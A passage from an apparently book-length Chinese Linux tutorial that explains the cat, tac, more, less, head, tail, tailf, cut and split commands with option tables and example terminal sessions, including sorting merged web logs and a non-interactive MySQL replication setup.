jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:44:02 +0800] "GET /static/flex/vedioLoading.
swf HTTP/1.1" 200 3583 "http://oldboy.blog.51cto.com/static/flex/
AdobeVideoPlayer.swf?width=590&height=328&url=/[[DYNAMIC]]/2"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
123.122.65.226 - - [08/Dec/2010:15:44:43 +0800] "POST /messagebroker/amf
HTTP/1.1" 200 183 "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=/[[DYNAMIC]]/4" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)"

```

上面用 cat 合并后的总日志文件的日志行并没有按照用户访问的时间进行排序，若要按访问时间进行排序，就要用到 sort 命令（请看后文详解）了，它可以让日志按第 4 列访问时间列进行排序，整个处理方法如下：

```

[root@Oldboy ~]# sort -k 4 web_access_2010128.log      #<--k 指定排序列，这里表示按
第4列排序。
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET //back/upload/course/
2010-10-25-23-48-59-048-18.jpg HTTP/1.1" 200 44286 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /back/upload/teacher/
2010-08-30-13-57-43-06210.jpg HTTP/1.1" 200 11809 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /static/web/coursesort/5.
shtml HTTP/1.1" 200 255 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "POST /cms/
cmtnet!getCommentListBySource.action HTTP/1.1" 200 433 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"

```

```

    3.5.30729)"
59.33.26.105 -- [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 -- [08/Dec/2010:15:44:02 +0800] "GET /static/flex/vedioLoading.
swf HTTP/1.1" 200 3583 "http://oldboy.blog.51cto.com/static/flex/
AdobeVideoPlayer.swf?width=590&height=328&url=/[[DYNAMIC]]/2" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
123.122.65.226 -- [08/Dec/2010:15:44:43 +0800] "GET /static/flex/vedioLoading.
swf HTTP/1.1" 304 - "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=/[[DYNAMIC]]/2" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1)"
123.122.65.226 -- [08/Dec/2010:15:44:43 +0800] "POST /messagebroker/amf
HTTP/1.1" 200 117 "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=/[[DYNAMIC]]/4" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)" 59.33.26.105 -- [08/Dec/2010:15:43:55 +0800] "GET /back/upload/
teacher/2010-08-06-11-39-59-0469.jpg HTTP/1.1" 200 10850 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
123.122.65.226 -- [08/Dec/2010:15:44:43 +0800] "POST /messagebroker/amf
HTTP/1.1" 200 183 "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=/[[DYNAMIC]]/4" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)"

```

范例 3-12：利用 cat 命令实现一键 MySQL 主从同步。

在进行 MySQL 主从同步时，最关键的步骤就是 CHANGE MASTER.. 命令的使用了，如果希望非交互式地执行 CHANGE MASTER.. 命令的完整选项配置，那么下面的命令就是最合适的选择。

以下是特殊生产场景下的应用，MySQL 将自动批量制作主从同步所需要的语句。

```

cat |mysql -uroot -p'oldboy'<< EOF
    CHANGE MASTER TO
    MASTER_HOST='10.0.0.16',
    MASTER_PORT=3306,
    MASTER_USER='oldboyrep',
    MASTER_PASSWORD='oldboyrep',
    MASTER_LOG_file='mysql-bin.000025'
    MASTER_LOG_POS=4269;
EOF

```

 提示：请大家多注意整个语句中 cat 命令的语法，而不是 cat 中的内容，有关 MySQL 同步的内容，请参考老男孩的相关资料。

3.2 tac：反向显示文件内容

3.2.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

tac 是 cat 的反向拼写，因此命令的功能为反向显示文件内容。cat 命令是从第一行开始读取文本输出的，而 tac 则是从最后一行开始读取文本并进行反向输出，需要注意的是，2 个命令都是以一行文本为单位的，每行文本的顺序不会改变的。

【语法格式】

```
tac [option] [file]
tac [选项] [文件]
```

说明：

在 tac 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-3 针对该命令的参数选项进行了说明。

表 3-3 tac 命令的参数选项及说明

参数选项	解释说明
-b	在行前而非行尾添加分隔标志
-r	将分隔标志视作正则表达式来解析
-s	使用指定字符串代替换行作为分隔标志

3.2.2 使用范例

范例 3-13：cat 命令与 tac 命令的对比。

```
[root@oldboy ~]# cat /etc/rc.local
#!/bin/sh
#
# This script will be executed *after* all the other init scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

touch /var/lock/subsys/local
```

```
[root@oldboy ~]# tac /etc/rc.local #<== 使用 tac 命令查看文件。
touch /var/lock/subsys/local #<== 可以看到是最后一行最先输出，但是这行文本的字符顺序并没有改变。

# want to do the full Sys V style init stuff.
# You can put your own initialization stuff in here if you don't
# This script will be executed *after* all the other init scripts.
#
#!/bin/sh
```

3.3 more：分页显示文件内容

3.3.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

more 命令的功能类似于 cat，但 cat 命令是将整个文件的内容一次性显示在屏幕上，而 more 则会一页一页地显示文件内容。但 more 的功能还是比较简单的，有一个增强版的命令是 less，将在 3.4 节讲解。

【语法格式】

```
more [option] [file]
more [选项] [文件]
```

说明：

在 more 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-4 针对该命令的参数选项进行了说明。

表 3-4 more 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-num	指定屏幕显示大小为 num 行
+num	从行号 num 开始显示 *
-s	把连续的多个空行显示为一行
-p	不滚屏，而是清除整个屏幕，然后显示文本
-c	不滚屏，而是从每一屏的顶部开始显示文本，每显示完一行，就清除这一行的剩余部分

在交互模式下，使用 more 命令打开文本之后，会进入一个基于 vi 的交互界面，在这里可以使用部分 vi 编辑器的功能，如搜索功能，还可以切换到 vi 编辑器。表 3-5 给出了 more 命令的交互式子命令。

表 3-5 more 命令的交互式子命令及说明

子命令	解释说明（带 * 的为重点）
h 或 ?	查看帮助
空格键	向下滚动一屏 *
z	向下滚动一屏 #<== 说明：有很多参数的功能是一样的，因此大家记住一个即可
Enter	向下显示 1 行
f	向下滚动一屏
b	返回上一屏 *
=	输出当前行的行号
/ 查找的文本	查找指定的文本 *
:f	输出文件名和当前行的行号
v	调用 vi 编辑器
! 命令	调用 Shell，并执行命令
q	退出 more

3.3.2 使用范例

1. 基础范例

范例 3-14：more 命令后面不接任何参数。

```
[root@oldboy ~]# more /etc/services    #<== 不接任何参数，满屏显示文件内容。
# /etc/services:
# $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
#
# Network services, Internet style
# IANA services version: last updated 2009-11-10
#
... 省略若干 ...
#
# Each line describes one service, and is of the form:
#
# service-name port/protocol [aliases ...] [# comment]
#
tcpmux          1/tcp          # TCP port service multiplexer
```

```
--More-- (0%) #<== 还有已经显示内容的百分比。
```

大家可以在上面的交互界面实验一下常用的交互命令，比如按空格键往下翻一屏，按“b”往上翻一屏，若想要查找“3306”，则先按一个“/”，然后输入“3306”单击回车即可找到。

范例 3-15：定义显示的行数。

```
[root@oldboy ~]# more -5 /etc/services  #<== 此时并不是满屏显示文件内容，只会显示 5 行内容。
# /etc/services:
# $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
#
# Network services, Internet style
# IANA services version: last updated 2009-11-10
--More-- (0%)
```

范例 3-16：从指定的行数开始显示内容。

```
[root@oldboy ~]# more +888 /etc/services  #<== 此时直接从第 888 行显示文件内容。
cableport-ax    282/tcp          # Cable Port A/X
cableport-ax    282/udp          # Cable Port A/X
rescap         283/tcp          # rescap
rescap         283/udp          # rescap
corerjd        284/tcp          # corerjd
corerjd        284/udp          # corerjd
fpx            286/tcp          # FXP Communication
fpx            286/udp          # FXP Communication
k-block        287/tcp          # K-BLOCK
...
--More-- (7%)
```

2. 技巧性范例

范例 3-17：分页显示目录下的内容。

```
[root@oldboy ~]# ls /etc/ |more -10  #<== 大家应该知道 /etc 下有很多文件目录，直接 ls
查看则会显示太多内容，所以可以借助 more 命令
分页显示。
abrt
acpi
adjtime
aliases
aliases.db
alsa
alternatives
anacrontab
asound.conf
at.deny
--More--
```

3.4 less：分页显示文件内容

3.4.1 命令详解

【命令星级】 ★★★★★

【功能说明】

如果使用 man less 查看 less 的帮助文档，会发现官方的解释是 less 为 more 的反义词 (opposite of more)。但 less 命令的名称只是个文字游戏，它是 more 命令的高级版本 (less 这个名称来自俗语“越简单就越丰富”，即 less is more)。

less 命令的基本功能类似于 more 命令，可以分页显示文件内容，但比 more 的功能更强大。less 命令在读取文件内容时，并不是像 more、vi 命令一样，要一次性将整个文件加载之后再显示，而是会根据需要来加载文件的内容，这样打开文件的速度会更快。而且 less 命令支持 [page up]、[page down] 等按键的功能，可以通过该功能向前或向后翻看文件，这样更容易查看一个文件的内容。

【语法格式】

```
less [option] [file]
less [选项] [文件]
```

说明：

在 less 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-6 针对该命令的参数选项进行了说明。

表 3-6 less 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-i	搜索时忽略大小写
-m	显示类似于 more 命令的进度百分比
-N	显示每行的行号 *
-s	将连续的空行压缩为一行显示
-e	当文件显示到结尾时自动退出文件，若不使用此选项就需要使用交互命令 q 退出 less

在交互模式下，less 命令也是基于 more 命令和 vi 命令的，在这里可以使用 vi 编辑器的部分功能，如搜索功能，还可以切换到 vi 编辑器。表 3-7 给出了 less 命令的交互式子命令。

表 3-7 less 命令的交互式子命令及说明

子命令	解释说明(带*的为重点)	子命令	解释说明(带*的为重点)
b	向前翻一页*	/字符串	向下搜索“字符串”
空格键	向后翻一页*	?字符串	向上搜索“字符串”
u	向前翻半页	n	向后查找下一个匹配的文本
d	向后翻半页	N	向前查找前一个匹配的文本
y	向上滚动一行	v	进入 vi 编辑界面
回车键	向下滚动一行	!命令	调用 Shell，并执行命令
↑ [↑]	向上滚动一行	G	移动到最后一行
↓ [↓]	向下滚动一行	g	移动到第一行
[page up] [Page Up]	向前翻一页	h	显示帮助界面
[page down] [Page Down]	向后翻一页	q	退出 less 命令

3.4.2 使用范例

1. 基础范例

范例 3-18：查看文件。

```
[root@oldboy ~]# less /etc/services #<-- 不接任何参数，满屏显示文件内容。
# /etc/services:
# $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
#
# /etc/services:
# $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
#
# Network services, Internet style
# IANA services version: last updated 2009-11-10
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
.....
```

范例 3-19：显示行号例子。

```
[root@oldboy ~]# less -N /etc/services #<-- 每一行前面都有行号了。
1 # /etc/services:
2 # $Id: services,v 1.48 2009/11/11 14:32:31 ovasik Exp $
```

```

4 # Network services, Internet style
5 # IANA services version: last updated 2009-11-10
.....
10772 com-bardac-dw    48556/udp          # com-bardac-dw
10773 iqobject         48619/tcp          # iqobject
10774 iqobject         48619/udp          # iqobject
(END)

```

2. 技巧性范例

范例 3-20：分页显示命令结果。

```
[root@oldboy ~]# ls /etc/ | less  #<== 分页查看 etc 目录文件的内容。
abrt
acpi
adjtime
aliases
aliases.db
alsa
alternatives
anacrontab
asound.conf
at.deny
audisp
audit
bash_completion.d
bashrc
blkid
cas.conf
centos-release
chkconfig.d
compat-openmpi-psm-x86_64
compat-openmpi-x86_64
ConsoleKit
cron.d
cron.daily
:
```

3.5 head：显示文件内容头部

3.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

head 命令用于显示文件内容头部，它默认输出文件的开头 10 行。

【语法格式】

```
head [option] [file]
head [选项] [文件]
```

说明：

- 1) 在 head 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 如果指定了多于一个文件，则在每一段输出前会给出文件名作为文件头。

【选项说明】

表 3-8 针对该命令的参数选项进行了说明。

表 3-8 head 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n<行数>	指定显示的行数 *
-c<字节>	指定显示的字节数
-q	不显示包含给定文件名的文件头
-v	总是显示包含给定文件名的文件头

3.5.2 使用范例

范例 3-21：默认显示文件的前 10 行例子。

```
[root@oldboy ~]# head /etc/passwd #<==head 命令不接任何参数时，默认显示文件的前 10 行。
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

范例 3-22：显示文件的前 n 行。

```
[root@oldboy ~]# head -n 5 /etc/passwd #<== 第一种格式指定显示前 5 行。
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
[root@oldboy ~]# head -5 /etc/passwd #<== 第二种格式也是指定显示前 5 行，但是这种写法更精简。
```

```
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
[root@oldboy ~]#
```

范例 3-23：显示文件的前 n 个字节。

```
[root@oldboy ~]# head -c 10 /etc/passwd #<== 读取文件的前 10 个字节。前面的写法是以行为单位的，而 -c 则以字节为单位。这个功能不常用。
root:x:0:0[root@oldboy ~]#
```

范例 3-24：显示文件的最后 n 行或 n 个字节。

```
[root@oldboy ~]# head -n -21 /etc/passwd #<== 这里的数字为负值，这种写法也不常用。
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
[root@oldboy ~]# head -c -1000 /etc/passwd
root:x:0:0:root:/r[root@oldboy ~]#
```

范例 3-25：显示多个文件。

```
[root@oldboy ~]# head -1 /etc/passwd /etc/gshadow      #<== 显示多个文件头部内容。
=> /etc/passwd #<==                                #<== 文件头。
root:x:0:0:root:/bin/bash

=> /etc/gshadow #<==

root:::
[root@oldboy ~]# head -qn 1 /etc/passwd /etc/gshadow #<== -q 参数不显示文件头。
root:x:0:0:root:/bin/bash
root:::
[root@oldboy ~]# head -vn 1 /etc/passwd                #<== -v 参数总是显示文件头。
=> /etc/passwd #<==
root:x:0:0:root:/bin/bash
```

3.6 tail：显示文件内容尾部

3.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

tail 命令用于显示文件内容的尾部，它默认输出文件的最后 10 行。

【语法格式】

```
tail [option] [file]
```

```
tail [选项] [文件]
```

说明：

- 1) 在 tail 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 如果指定了多于一个文件，则在每一段输出前会给出文件名作为文件头。

【选项说明】

表 3-9 针对该命令的参数选项进行了说明。

表 3-9 tail 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c< 数目 >	指定显示的字节数
-n< 行数 >	指定显示的行数 *
-f	实时输出文件变化后追加的数据 *
-F	功能等同于 -f --retry
--retry	不停地尝试打开文件直到打开为止，和 -f 参数合用
--pid= 进程号	与 -f 参数连用，在进程结束后自动退出 tail 命令
-s 秒数 N	监视文件变化的间隔秒数
-q	不显示包含给定文件名的文件头
-v	总是显示包含给定文件名的文件头

3.6.2 使用范例

范例 3-26：默认显示最后 10 行例子实践。

```
[root@oldboy ~]# tail /etc/passwd #<==tail 命令不接参数，默认显示最后 10 行。
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsta:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
```

范例 3-27：显示文件末尾 5 行的内容。

```
[root@oldboy ~]# tail -n 5 /etc/passwd #<== 第一种写法。
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
```

```
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
[root@oldboy ~]# tail -5 /etc/passwd      #<== 第二种写法，这种写法更简单。
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauthd:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
```

范例 3-28：从第 15 行开始显示文件。

```
[root@oldboy ~]# tail -n +15 /etc/passwd    #<== 拓展的用法，但不常用。
nobody:x:99:99:Nobody:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauthd:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72:::/sbin/nologin
```

范例 3-29：实时监控文件的变化。

```
[root@oldboy ~]# tail -f /application/nginx/logs/access.log  #<==tail -f 实时监控文件的变化，在生产中常用的场景是监控日志文件。
192.168.0.3 - - [23/May/2015:22:21:11 +0800] "GET /status/status.html HTTP/1.1" 304 0 "http://192.168.0.3/status/status.html" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36"
192.168.0.3 - - [23/May/2015:22:21:11 +0800] "GET /status/20150516194115.jpg HTTP/1.1" 304 0 "http://192.168.0.3/status/status.html" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36"
10.0.0.1 - - [23/May/2015:22:24:51 +0800] "GET /favicon.ico HTTP/1.1" 404 570 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36"
10.0.0.1 - - [23/May/2015:22:24:53 +0800] "GET /status/status.html HTTP/1.1" 302 160 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)"
```

范例 3-30：参数 -F 的使用。

```
[root@oldboy ~]# tail -f oldboy  #<== 使用 -f 参数，当文件不存在时就会报错并退出命令。
tail: cannot open 'oldboy' for reading: No such file or directory
tail: no files remaining
[root@oldboy ~]# tail -F oldboy  #<== 使用 -F 参数，当文件不存在时会返回报错，但是还会一直等待文件生成，不会退出命令。
tail: cannot open 'oldboy' for reading: No such file or directory
```

3.7 tailf：跟踪日志文件

3.7.1 命令详解

【命令星级】 ★★★★★

【功能说明】

tailf 命令在工作中的主要使命就是跟踪日志文件，首先将默认输出日志文件的最后 10 行，然后实时地显示文件的增加内容。

tailf 命令几乎等同于 tail -f，与 tail -f 不同的是，如果文件不增长，那么它不会去访问磁盘文件，也不会更改文件的访问时间。

【语法格式】

```
tailf [option] [file]
tailf [选项] [文件]
```

说明：

在 tailf 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-10 针对该命令的参数选项进行了说明。

表 3-10 tailf 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n<行数>	指定显示的行数，默认是最后 10 行 *

3.7.2 使用范例

范例 3-31：跟踪日志文件。

```
[root@oldboy ~]# tailf /application/nginx/logs/access.log #<== 可以方便地查阅正在改变的日志文件。
192.168.0.3 - - [23/May/2015:22:21:11 +0800] "GET /status/status.html" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36"
192.168.0.3 - - [23/May/2015:22:21:11 +0800] "GET /status/20150516194115.jpg" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36"
10.0.0.1 - - [23/May/2015:22:24:51 +0800] "GET /favicon.ico" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Safari/537.36"
```

```
Gecko) Chrome/31.0.1650.63 Safari/537.36"
10.0.0.1 - - [23/May/2015:22:24:53 +0800] "GET /status/status.html HTTP/1.1"
302 160 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)"
```

3.8 cut：从文本中提取一段文字并输出

3.8.1 命令详解

【命令星级】 ★★★★★

【功能说明】

cut 命令从文件的每一行剪切字节、字符或字段，并将这些字节、字符或字段输出至标准输出。

【语法格式】

```
cut [option] [file]
cut [选项] [文件]
```

 说明：

在 cut 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-11 针对该命令的参数选项进行了说明。

表 3-11 cut 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-b	以字节为单位进行分割
-n	取消分割多字节字符，与选项 -b 一起使用
-c	以字符为单位进行分割 *
-d	自定义分隔符，默认以 tab 为分隔符 *
-f	与选项 -d 一起使用，指定显示哪个区域 *
N	第 N 个字节、字符或字段 *
N-	从第 N 个字节、字符或字段开始直至行尾 *
N-M	从第 N 到第 M (含第 M) 个字节、字符或字段 *
-M	从第 1 到第 M (含第 M) 个字节、字符或字段 *

3.8.2 使用范例

范例 3-32：以字节为分隔符。

```
[root@oldboy ~]# cat oldboy.txt
I am oldboy myqq is 88888888
[root@oldboy ~]# cut -b 3 oldboy.txt          #<== 只输出第 3 个字节。
a
[root@oldboy ~]# cut -b 3-5,10 oldboy.txt      #<== -b 支持形如 3-5 的写法，而且多个
                                                定位之间用逗号隔开。
am o
[root@oldboy ~]# cut -b -3 oldboy.txt        #<== -3 表示从第一个字节到第三个字节。
I a
[root@oldboy ~]# cut -b 3- oldboy.txt        #<== 3- 表示从第三个字节到行尾。
am oldboy myqq is 88888888
[root@oldboy ~]# cut -b -3,3- oldboy.txt       #<== 这种写法会输出整行，并且不会出现
                                                连续两个重叠的字母 a。
I am oldboy myqq is 88888888
```

范例 3-33：以字符为分隔符。

```
[root@oldboy ~]# cut -c 2-10 oldboy.txt
am oldbo
[root@oldboy ~]# cut -b 2-10 oldboy.txt
am oldbo
#<== 说明：本例使用选项 -c 和 -b 结果没有区别，是因为字母是单字节字符。如果提取中文，区别就看出来了。
[root@oldboy ~]# cat oldboy.txt
I am oldboy myqq is 88888888
星期一上班
[root@oldboy ~]# cut -c 2-10 oldboy.txt
am oldbo
期一上班
[root@oldboy ~]# cut -b 2-10 oldboy.txt
am oldbo
root@oldboy ~]#
#<== 说明：用选项 -c 则会以字符为单位，输出正常。而选项 -b 只会傻傻的以字节（8位二进制位）来计算，输出就是乱码。当遇到多字节字符时，可以使用 -n 选项，-n 用于告诉 cut 不要将多字节字符拆开。
[root@oldboy ~]# cut -nb 2-10 oldboy.txt
am oldbo
星期一
[root@oldboy ~]#
```

范例 3-34：自定义分隔符例子。

```
[root@oldboy ~]# cut -d : -f 1 /etc/passwd #<== 选项-d 指定以“:”作为分隔符，选  
项-f 指定显示第一个区域。  
root  
bin  
daemon
```

```

adm
lp
sync
.....
[root@oldboy ~]# cut -d : -f 3-5 /etc/passwd #<== 显示第3列到第5列。
0:0:root
1:1:bin
2:2:daemon
3:4:adm
4:7:lp
5:0:sync
6:0:shutdown
.....

```

提示：本例 cut 的功能类似于第 4 章的 awk 命令，但是 awk 更灵活，功能也更强。

3.9 split：分割文件

3.9.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

split 命令可以按照指定的行数或者指定的文件大小分割文件。

【语法格式】

```

split [option] [INPUT] [PREFIX]
split [选项] [输入文件] [输出文件名前缀]

```

说明：

- 1) 在 split 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) 输出文件的格式会加上前缀，如 PREFIXaa、PREFIXab。

【选项说明】

表 3-12 针对该命令的参数选项进行了说明。

表 3-12 split 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-b	指定分割后文件的最大字节数
-l	指定分割后文件的最大行数 *
-a	指定后缀长度，默认为 2 位字母
-d	使用数字后缀

3.9.2 使用范例

范例 3-35：按行分割文件，以及指定后缀形式。

```
[root@oldboy data]# wc -l inittab          #<==wc 命令可以查看文件的行数，后面会详细讲解。
26 inittab
[root@oldboy data]# split -l 10 inittab new_          #<== 每 10 行分割一次，分割的文件名以 new_ 开头。
[root@oldboy data]# ls new_*
new_aa  new_ab  new_ac
[root@oldboy data]# wc -l new_*
    10 new_aa
    10 new_ab
     6 new_ac
    26 total
[root@oldboy data]# split -l 10 -a 3 inittab new2_      #<== 参数 -a 指定后缀长度。
[root@oldboy data]# wc -l new2_*
    10 new2_aaa
    10 new2_aab
     6 new2_aac
    26 total
[root@oldboy data]# split -l 10 -d inittab num_      #<== 参数 -d 使用数字后缀。
[root@oldboy data]# wc -l num_*
    10 num_00
    10 num_01
     6 num_02
    26 total
```

范例 3-36：按大小分割文件例子。

```
[root@oldboy data]# cp /sbin/lvm .          #<== 复制一个测试文件。
[root@oldboy data]# ll -h
total 1.3M
-r-xr-xr-x 1 root root 1.3M Aug 30 15:57 lvm
[root@oldboy data]# split -b 500K -d lvm lvm_ #<== 每 500KB 分割一次文件。
[root@oldboy data]# ll -h
total 2.6M
-r-xr-xr-x 1 root root 1.3M Aug 30 15:57 lvm
-rw-r--r-- 1 root root 500K Aug 30 15:59 lvm_00
-rw-r--r-- 1 root root 500K Aug 30 15:59 lvm_01
-rw-r--r-- 1 root root 308K Aug 30 15:59 lvm_02
```

